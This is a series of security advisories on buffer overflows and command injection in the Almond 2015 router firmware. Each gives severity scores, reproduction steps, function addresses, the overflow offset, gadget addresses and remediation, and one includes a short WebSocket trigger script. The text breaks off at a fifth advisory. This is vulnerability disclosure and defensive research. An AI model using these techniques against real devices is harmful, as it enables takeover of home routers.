# SIG-EXT-03-2017-01 (Buffer Overflow in Add Routing Functionality) -- CVE-2017-8336

**Introduction**

-------------------------------------------------------------------------------------------------

Recently a stack based buffer overflow was discovered as a part of the research on IoT devices in the most recent firmware for Almond 2015 (https://www.securifi.com/almond-2015). This device acts as a both a router and a smart home controller.

**Advisory**

-------------------------------------------------------------------------------------------------

**Overview**

-------------------------------------------------------------------------------------------------

Synopsys Software Integrity Group staff identified a Stack based buffer overflow in Securifi's Almond 2015 Smart home controller/router. This issue exists in their latest firmware version AL-R096. All the firmware versions prior to that might also be vulnerable. It allows an attacker who can provide input to take control of the device as the admin user and execute arbitrary code. This attack vector can be combined with Cross site request forgery to trick an administrator of the device into executing the code for the device. Currently, there are at least 10,000 devices known to be sold worldwide as per the https://www.securifi.com/almond.

**High Severity Rating**

Using CVSS3, it has vector CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:M/IR:M/AR:M/MAV:N/MAC:L/MPR:L/MUI:R/MC:H/MI:H/MA:H

**Base Metrics**

* Access Vector (AV): Network (N):
* Access Complexity (AC): High (H):
* Privileges Required (PR): Low (L):
* User Interaction (UI): Required (R):
* Scope (S): Unchanged (U):
* Confidentiality Impact (C): Complete (C):
* Integrity Impact (I): Complete (C):
* Availability Impact (A): Complete (C):
* Resulting base score: 8.0 (High)

**Temporal Metrics**

* Exploit Code Maturity (F):
* Remediation Level (RL): Unavailable (U).
* Report Confidence (RC): Confirmed (C): On the basis of functional exploit written.
* Resulting temporal score: 7.8 (High).

**Environmental Metrics**

* Confidentiality Requirement (CR): Med (M):
* Integrity Requirement (IR): Med (M):
* Availability Requirement (AR): Med (M)
* Resulting environmental score: 7.8 (High).

The final score is thus 7.8 (High).

**Vulnerable Versions**

-------------------------------------------------------------------------------------------------

All versions of Almond 2015 up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that Almond+ and Almond devices up to the latest version should be completely vulnerable as well.

**Steps to Reproduce**

-------------------------------------------------------------------------------------------------

1. Login in to the web application exposed by the device at http://10.10.10.254
2. Now navigate to another tab in the same browser and open the HTML file called "XSRF\_AddroutingBufferoverflow1.html"




1. This should cause the device to reboot after 3 to 4 seconds

**Vulnerability Description**


-------------------------------------------------------------------------------------------------

The device provides a user with the capability of adding new routes to the device. It seems that the POST parameters passed in this request to set up routes on the device can be set in such a way that would result in the overflowing the stack set up and allow an attacker to control the $ra register stored on the stack.

If the firmware version AL-R096 is dissected using binwalk tool, we obtain a cpio-root archive which contains the filesystem set up on the device that contains all the binaries.

The binary "goahead" is the one that has the vulnerable function that recieves the values sent by the POST request. If we open this binary in IDA-pro we will notice that this follows a MIPS little endian format. The function sub\_00420F38 in IDA pro is identified to be receiving the values sent in the POST request. 

The POST parameter "gateway" allows to overflow the stack and control the $ra register after 1546 characters. The value from this post parameter is then copied on the stack at address 0x00421348 as shown below. This allows an attacker to provide the payload of his/her choice and finally take control of the device.




**Exploitation**

-------------------------------------------------------------------------------------------------

Since the device runs with Linux Kernel Version 2.6.36, it provides ASLR and NX support on the device which makes it difficult for an attacker to actually exploit the device. In this case all the libraries are loaded at random addresses everytime the executable is restarted and also when the device reboots. Also the stack/heap regions are marked as non-executable which make it even difficult for an attacker to execute an exploit.

However, there are 2 regions still that are not marked with ASLR. One is the Dynamic Load Gate (vdso) in Linux kernel which is mapped into the every process and allows a process to make faster calls into the kernel. The second is the binary itself which is not compiled with PIE. The first option however, does not provide with many executable instructions that can be used by an attacker but the binary itself is filled with instructions that can be taken advantage of by an attacker and thus allow an attacker to execute an exploit.

In this case, we used the instructions at address 0x004062f0 to execute reboot instructions on the device.



**Vulnerability discovery**

-------------------------------------------------------------------------------------------------

The vulnerability was discovered simply by reverse engineering the "goahead" binary which is located in the almond folder inside the firmware.

**Contact**

-------------------------------------------------------------------------------------------------

Direct questions to Mandar Satam,Sr. Sec Researcher Synopsys SIG, [satam@synopsys.com](mailto:satam@synopsys.com)

**Remediation**

-------------------------------------------------------------------------------------------------

The identified issue can be resolved by performing a strict length check and also performing a regular expression check on the values received as a part of the POST parameter.

# SIG-EXT-03-2017-02 (Stored Buffer Overflow in getCfgToHTML) -- CVE-2017-8335

**Introduction**

-------------------------------------------------------------------------------------------------

Recently a stack based buffer overflow was discovered as a part of the research on IoT devices in the most recent firmware for Almond 2015 (https://www.securifi.com/almond-2015). This device acts as a both a router and a smart home controller.

**Advisory**

-------------------------------------------------------------------------------------------------

**Overview**

-------------------------------------------------------------------------------------------------

Synopsys Software Integrity Group staff identified a Stack based buffer overflow in Securifi's Almond 2015 Smart home controller/router. This issue exists in their latest firmware version AL-R096. All the firmware versions prior to that might also be vulnerable. It allows an attacker who can provide input to be stored on the device for basic wireless settings e.g. SSID name can then take control of the device as the admin user and execute arbitrary code. This attack vector can be combined with Cross site request forgery to trick an administrator of the device into executing the code on the device. Currently, there are at least 10,000 devices known to be sold worldwide as per the https://www.securifi.com/almond.

**High Severity Rating**

Using CVSS3, it has vector CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:M/IR:M/AR:M/MAV:N/MAC:L/MPR:L/MUI:R/MC:H/MI:H/MA:H

**Base Metrics**

* Access Vector (AV): Network (N):
* Access Complexity (AC): High (H):
* Privileges Required (PR): Low (L):
* User Interaction (UI): Required (R):
* Scope (S): Unchanged (U):
* Confidentiality Impact (C): Complete (C):
* Integrity Impact (I): Complete (C):
* Availability Impact (A): Complete (C):
* Resulting base score: 8.0 (High)

**Temporal Metrics**

* Exploit Code Maturity (F):
* Remediation Level (RL): Unavailable (U).
* Report Confidence (RC): Confirmed (C):
* Resulting temporal score: 7.8 (High).

**Environmental Metrics**

* Confidentiality Requirement (CR): Med (M):
* Integrity Requirement (IR): Med (M):
* Availability Requirement (AR): Med (M)
* Resulting environmental score: 7.8 (High).

The final score is thus 7.8 (High).

**Vulnerable Versions**

-------------------------------------------------------------------------------------------------

All versions of Almond 2015 up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that Almond+ and Almond devices up to the latest version should be completely vulnerable as well.

**Steps to Reproduce**

-------------------------------------------------------------------------------------------------

1. Login in to the web application exposed by the device at http://10.10.10.254
2. Now navigate to another tab in the same browser and open the HTML file called " XSRF\_addwirelessbufferoverflow.html"



1. Now navigate to <http://10.10.10.254/basic/wireless.asp> (In real attack scenario, an attacker would execute another XSRF request to navigate to wireless.asp page)
2. This should cause the device to reboot after 3 to 4 seconds


**Vulnerability Description**

-------------------------------------------------------------------------------------------------


The device provides a user with the capability of setting name for wireless network. These values are stored by the device in NVRAM (Non-volatile RAM). It seems that the POST parameters passed in this request to set up names on the device do not have a string length check on them. This allows an attacker to send a large payload in the “mssid\_1” POST parameter. The device also allows a user to view the name of the Wifi Network set by the user. While processing this request, the device calls a function named “getCfgToHTML” at address 0x004268A8 which retrieves the value set earlier by “mssid\_1” parameter as SSID2 and this value then results in overflowing the stack set up for this function and allows an attacker to control $ra register value on the stack which allows an attacker to control the device by executing a payload of an attacker’s choice.

If the firmware version AL-R096 is dissected using binwalk tool, we obtain a cpio-root archive which contains the filesystem set up on the device that contains all the binaries.

The binary "goahead" is the one that has the vulnerable function that recieves the values sent by the POST request. If we open this binary in IDA-pro we will notice that this follows a MIPS little endian format. The function sub\_00420F38 in IDA pro is identified to be receiving the values sent in the POST parameter “mssid\_1” at address 0x0042BA00 and then sets in the NVRAM at address 0x0042C314.



The value is later retrieved in the function “getCfgToHTML” at address 0x00426924 and this results in overflowing the buffer due to “strcat” function that is utilized by this function.




**Exploitation**

-------------------------------------------------------------------------------------------------

Since the device runs with Linux Kernel Version 2.6.36, it provides ASLR and NX support on the device which makes it difficult for an attacker to actually exploit the device. In this case, all the libraries are loaded at random addresses every time the executable is restarted and also when the device reboots. Also, the stack/heap regions are marked as non-executable which make it even difficult for an attacker to execute an exploit.

However, there are 2 regions still that are not marked with ASLR. One is the Dynamic Load Gate (vdso) in Linux kernel which is mapped into every process and allows a process to make faster calls into the kernel. The second is the binary itself which is not compiled with PIE. The first option however, does not provide with many executable instructions that can be used by an attacker but the binary itself is filled with instructions that can be taken advantage of by an attacker and thus allow an attacker to execute an exploit.

In this case, we used the instructions at address 0x004062f0 to execute reboot instructions on the device.



**Vulnerability discovery**

-------------------------------------------------------------------------------------------------

The vulnerability was discovered simply by reverse engineering the "goahead" binary which is in the almond folder inside the firmware.

**Contact**

-------------------------------------------------------------------------------------------------

Direct questions to Mandar Satam, Sr. Sec Researcher Synopsys SIG, [satam@synopsys.com](mailto:satam@synopsys.com)

**Remediation**

-------------------------------------------------------------------------------------------------

The identified issue can be resolved by performing a strict length check on the values that are retrieved even from the NVRAM and ensuring that they are not longer than the buffer allocated to store these values.

# SIG-EXT-03-2017-03 (Stored Buffer Overflow in routerSummary) -- CVE-2017-8329

**Introduction**

-------------------------------------------------------------------------------------------------

Recently a stack based buffer overflow was discovered as a part of the research on IoT devices in the most recent firmware for Almond 2015 (https://www.securifi.com/almond-2015). This device acts as a both a router and a smart home controller.

**Advisory**

-------------------------------------------------------------------------------------------------

**Overview**

-------------------------------------------------------------------------------------------------

Synopsys Software Integrity Group staff identified a Stack based buffer overflow in Securifi's Almond 2015 Smart home controller/router. This issue exists in their latest firmware version AL-R096. All the firmware versions prior to that might also be vulnerable. It allows an attacker who can provide input to be stored on the device for basic wireless settings e.g. SSID name can then take control of the device as the admin user and execute arbitrary code in the websocket server that runs on port 8888 on the device. However, this one requires that an attacker should know the password for the user’s device or wait for a user’s mobile application to execute the required request that retrieves the router’s wireless settings.

**Med Severity Rating**

Using CVSS3, it has vector CVSS:3.0/AV:A/AC:H/PR:H/UI:R/S:U/C:H/I:H/A:H/E:P/RC:C/CR:M/IR:M/AR:M/MAV:A/MAC:H/MPR:H/MUI:R/MC:H/MI:H/MA:H

**Base Metrics**

* Access Vector (AV): Adjacent (A):
* Access Complexity (AC): High (H):
* Privileges Required (PR): Low (H):
* User Interaction (UI): Required (R):
* Scope (S): Unchanged (U):
* Confidentiality Impact (C): Complete (C):
* Integrity Impact (I): Complete (C):
* Availability Impact (A): Complete (C):
* Resulting base score: 6.3 (Medium)

**Temporal Metrics**

* Exploit Code Maturity (P):
* Remediation Level (RL): Not Defined (X).
* Report Confidence (RC): Confirmed (C):
* Resulting temporal score: 6.0 (Medium).

**Environmental Metrics**

* Confidentiality Requirement (CR): Med (M):
* Integrity Requirement (IR): Med (M):
* Availability Requirement (AR): Med (M)
* Resulting environmental score: 6.0 (Medium).

The final score is thus 6.3 (Medium).

**Vulnerable Versions**

-------------------------------------------------------------------------------------------------

All versions of Almond 2015 up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that Almond+ and Almond devices up to the latest version should be completely vulnerable as well.

**Steps to Reproduce**

-------------------------------------------------------------------------------------------------

1. Login in to the web application exposed by the device at http://10.10.10.254
2. Now navigate to another tab in the same browser and open the HTML file called " XSRF\_addwireless\_websocket\_bufferoverflow.html"



1. Now copy the content below in a a HTML file called Webscket.html

var ws = new WebSocket("ws://10.10.10.254:7681/admin:test1234");

ws.onopen = function()

{

// Web Socket is connected, send data using send()

ws.send('{"MobileInternalIndex":856,"CommandType":"RouterSummary"}');

alert("Message is sent...");

};

ws.onmessage = function (evt)

{

var received\_msg = evt.data;

alert("Message is received...");

alert(evt.data);

};

ws.onclose = function()


{

// websocket is closed.

alert("Connection is closed...");

};

1. This causes the webserver binary to crash, however a watchdog times on the device restarts the process. Currently the payload is not written to execute anything but just to overflow the $ra register value on the stack as shown below




**Vulnerability Description**

-------------------------------------------------------------------------------------------------


The device provides a user with the capability of setting name for wireless network. These values are stored by the device in NVRAM (Non-volatile RAM). It seems that the POST parameters passed in this request to set up names on the device do not have a string length check on them. This allows an attacker to send a large payload in the “mssid\_1” POST parameter. The device also allows a user to view the name of the Wifi Network set by the user. While processing this request, the device calls a function at address 0x00412CE4 (routerSummary) in the binary “webServer” located in Almond folder, which retrieves the value set earlier by “mssid\_1” parameter as SSID2 and this value then results in overflowing the stack set up for this function and allows an attacker to control $ra register value on the stack which allows an attacker to control the device by executing a payload of an attacker’s choice.

If the firmware version AL-R096 is dissected using binwalk tool, we obtain a cpio-root archive which contains the filesystem set up on the device that contains all the binaries.

The binary "goahead" is the one that has the vulnerable function that receives the values sent by the POST request. If we open this binary in IDA-pro we will notice that this follows a MIPS little endian format. The function sub\_00420F38 in IDA pro is identified to be receiving the values sent in the POST parameter “mssid\_1” at address 0x0042BA00 and then sets in the NVRAM at address 0x0042C314.



The value is later retrieved in the function at address 0x00412EAC and this results in overflowing the buffer as the function copies the value directly on the stack.



**Exploitation**

-------------------------------------------------------------------------------------------------

Since the device runs with Linux Kernel Version 2.6.36, it provides ASLR and NX support on the device which makes it difficult for an attacker to actually exploit the device. In this case, all the libraries are loaded at random addresses every time the executable is restarted and also when the device reboots. Also, the stack/heap regions are marked as non-executable which make it even difficult for an attacker to execute an exploit.

However, there are 2 regions still that are not marked with ASLR. One is the Dynamic Load Gate (vdso) in Linux kernel which is mapped into every process and allows a process to make faster calls into the kernel. The second is the binary itself which is not compiled with PIE. The first option however, does not provide with many executable instructions that can be used by an attacker but the binary itself is filled with instructions that can be taken advantage of by an attacker and thus allow an attacker to execute an exploit.

As in the earlier scenarios, it is possible to execute a payload, however the researcher did not spend time creating a payload. An example would be to use the instructions at address 0x00412760 which would cause the router to reboot.



**Vulnerability discovery**

-------------------------------------------------------------------------------------------------

The vulnerability was discovered simply by reverse engineering the "goahead" binary which is in the almond folder inside the firmware.

**Contact**

-------------------------------------------------------------------------------------------------

Direct questions to Mandar Satam, Sr. Sec Researcher Synopsys SIG, [satam@synopsys.com](mailto:satam@synopsys.com)

**Remediation**

-------------------------------------------------------------------------------------------------

The identified issue can be resolved by performing a strict length check on the values that are retrieved even from the NVRAM and ensuring that they are not longer than the buffer allocated to store these values.

# SIG-EXT-03-2017-04 (Command Injection in Add Routing Functionality) -- CVE-2017-8333

**Introduction**

-------------------------------------------------------------------------------------------------

Recently a command injection issue was discovered as a part of the research on IoT devices in the most recent firmware for Almond 2015 (https://www.securifi.com/almond-2015). This device acts as a both a router and a smart home controller.

**Advisory**

-------------------------------------------------------------------------------------------------

**Overview**

-------------------------------------------------------------------------------------------------

Synopsys Software Integrity Group staff identified a command injection issues in Securifi's Almond 2015 Smart home controller/router. This issue exists in their latest firmware version AL-R096. All the firmware versions prior to that might also be vulnerable. It allows an attacker who can provide input to take control of the device as the admin user and execute arbitrary code. This attack vector can be combined with Cross site request forgery to trick an administrator of the device into executing the code for the device. Currently, there are at least 10,000 devices known to be sold worldwide as per the https://www.securifi.com/almond.

**High Severity Rating**

Using CVSS3, it has vector CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:M/IR:M/AR:M/MAV:N/MAC:L/MPR:L/MUI:R/MC:H/MI:H/MA:H

**Base Metrics**

* Access Vector (AV): Network (N):
* Access Complexity (AC): High (H):
* Privileges Required (PR): Low (L):
* User Interaction (UI): Required (R):
* Scope (S): Unchanged (U):
* Confidentiality Impact (C): Complete (C):
* Integrity Impact (I): Complete (C):
* Availability Impact (A): Complete (C):
* Resulting base score: 8.0 (High)

**Temporal Metrics**

* Exploit Code Maturity (F):
* Remediation Level (RL): Unavailable (U).
* Report Confidence (RC): Confirmed (C).
* Resulting temporal score: 7.8 (High).

**Environmental Metrics**

* Confidentiality Requirement (CR): Med (M):
* Integrity Requirement (IR): Med (M):
* Availability Requirement (AR): Med (M)
* Resulting environmental score: 7.8 (High).

The final score is thus 7.8 (High).

**Vulnerable Versions**

-------------------------------------------------------------------------------------------------

All versions of Almond 2015 up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that Almond+ and Almond devices up to the latest version should be completely vulnerable as well.

**Steps to Reproduce**

-------------------------------------------------------------------------------------------------

1. Login in to the web application eposed by the device at http://10.10.10.254
2. Now navigate to another tab in the same browser and open the HTML file called "XSRF\_CommandInjection.html"



1. This should cause the device to reboot after a few seconds


**Vulnerability Description**

-------------------------------------------------------------------------------------------------


The device provides a user with the capability of adding new routes to the device. It seems that the POST parameters passed in this request to set up routes on the device can be set in such a way that would result in passing commands to a “popen” API in the function and thus result in command injection on the device.

If the firmware version AL-R096 is dissected using binwalk tool, we obtain a cpio-root archive which contains the filesystem set up on the device that contains all the binaries.

The binary "goahead" is the one that has the vulnerable function that recieves the values sent by the POST request. If we open this binary in IDA-pro we will notice that this follows a MIPS little endian format. The function sub\_00420F38 in IDA pro is identified to be receiving the values sent in the POST request and the value set in POST parameter “dest” is extracted at address 0x00420FC4.



The POST parameter "dest is concatenated in a route add command and this is passed to a “popen” function at address 0x00421220. This allows an attacker to provide the payload of his/her choice and finally take control of the device.



**Exploitation**

-------------------------------------------------------------------------------------------------

It is very easy to execute a command of an attacker’s choice. To exploit the situation all an attacker has to provide a command delimiter such as “;” to end an existing command and then append the command an attacker would like to execute followed by “#” to comment out any remaining part of the earlier command as shown in the image below

C:\Users\romeo\AppData\Local\Microsoft\Windows\INetCache\Content.Word\12.png

**Vulnerability discovery**

-------------------------------------------------------------------------------------------------

The vulnerability was discovered simply by reverse engineering the "goahead" binary which is located in the almond folder inside the firmware.

**Contact**

-------------------------------------------------------------------------------------------------

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, [satam@synopsys.com](mailto:satam@synopsys.com)

**Remediation**

-------------------------------------------------------------------------------------------------

The identified issue can be resolved by performing a regular expression check on the values received as a part of the POST parameter.

# SIG-EXT-03-2017-05 (Command Injection in Port Forward Functionality) -- CVE-2017-8331

**Introduction**

-------------------------------------------------------------------------------------------------

